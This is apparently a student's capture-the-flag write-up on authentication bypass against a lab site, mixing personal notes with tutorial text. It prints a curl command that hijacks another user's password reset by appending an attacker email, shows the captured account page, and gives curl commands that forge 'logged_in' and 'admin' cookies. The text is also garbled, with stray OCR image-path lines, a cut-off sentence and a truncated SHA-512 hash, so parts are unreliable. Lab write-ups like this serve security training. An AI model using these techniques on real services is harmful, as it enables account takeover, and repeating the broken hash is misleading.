
Reproducing the Exploit Against Robert's Account

```
curl 'http://10.130.173.18/customers/reset?email=robert@acmeitsupport.thm' -H
'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=
{your_username}@customer.acmeitsupport.thm'
```

where it says your_username I put test as that was the username of the account i made i entered this then went to the tickets section and got the ticket meant for robert



In the link of the ticket I entered the URL


Not Secure
http://10.130.173.18/customers/tickets/1
Acme IT Support
Home
News
Contact
Customers
Acme IT Support
Support Tickets
Dashboard
Support Tickets
Your Account
Logout
Ticket Information
Status: Open
Ticket Id: 1
Ticket Subject: New Ticket
Ticket Created: 23/08/2021 08:56
Ticket Contents:
Please don't tell anyone this! THM{AUTH_BYPASS_COMPLETE}
Dashboard
Support Tickets
Your Account
Logout
Username
Current Username:
robert
Update User
Email Address
Current Email Address:
robert@acmeitsupport.thm
Update User
Account Password
New Password:

and it put me into roberts account

Cookie Manipulation

HTTP is a stateless protocol, which means that each request is processed independently of every other request. Web applications need some way to remember that a given user has authenticated so that subsequent requests from that user do not need to resubmit credentials.

When a cookie carries authenticated session state, the content of that cookie determines the authentication decision the server makes on the next request. If the cookie is not cryptographically signed, the client can modify its contents and change the decision.

Plain Text Cookies

A plain text cookie stores the underlying state directly in the header, in a form that is both visible and trivially editable by anyone holding the cookie. Consider a server that issues the following pair on successful login:

```
Set-Cookie: logged_in=true; Max-Age=3600; Path=/
Set-Cookie: admin=false; Max-Age=3600; Path=/
```

The endpoint at `http://10.130.173.18/cookie-test` demonstrates the pattern in full. A request with no cookies returns the message **Not Logged In**:

```
curl http://10.130.173.18/cookie-test
```

Setting `logged_in=true` and leaving `admin=false` changes the response to **Logged In As A User**:

```
curl -H "Cookie: logged_in=true; admin=false" http://10.130.173.18/cookie-test
```

Setting both cookies to `true` returns **Logged In As An Admin** and includes the flag for this part of the task:

```
curl -H "Cookie: logged_in=true; admin=true" http://10.130.173.18/cookie-test
```

Hashed Cookies

A hash is the fixed-length output of a one-way function applied to an input. The same input always produces the same output, and the function cannot be inverted to recover the input from the output.

Original string	Hash method	Output
1	MD5	`c4ca4238a0b923820dcc509a6f75849b`
1	SHA-1	`356a192b7913b04c54574d18c28d46e6395428ab`
1	SHA-256	`6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b`
1	SHA-512	`4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172`

https://crackstation.net(opens in new tab) hold databases of billions of pre-computed hashes and their source strings, and a significant proportion of cookie values protected only by hashing can be recovered by a simple lookup.

Encoded Cookies


Encoding is a reversible transformation applied to binary or structured data so that it can be carried through a channel that accepts only a restricted character set. Encoding provides no confidentiality and no integrity; it exists solely to translate data into a form that a particular protocol can transport

Two encodings commonly seen in cookies are base32, which uses the characters `A-Z` and `2-7`, and base64, which uses `a-z`, `A-Z`, `0-9`, `+`, `/`, and the `=` character for padding.


base64-encoded JSON object and issues the following header on login:


```
Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/
```

i went to the path /cookie-test and edited the cookie value and refreshed the page as logged in user




Not Logged In





Logged In As A User



i then added another cookie with the + button on the right

then changed the value to admin true and refreshed the page

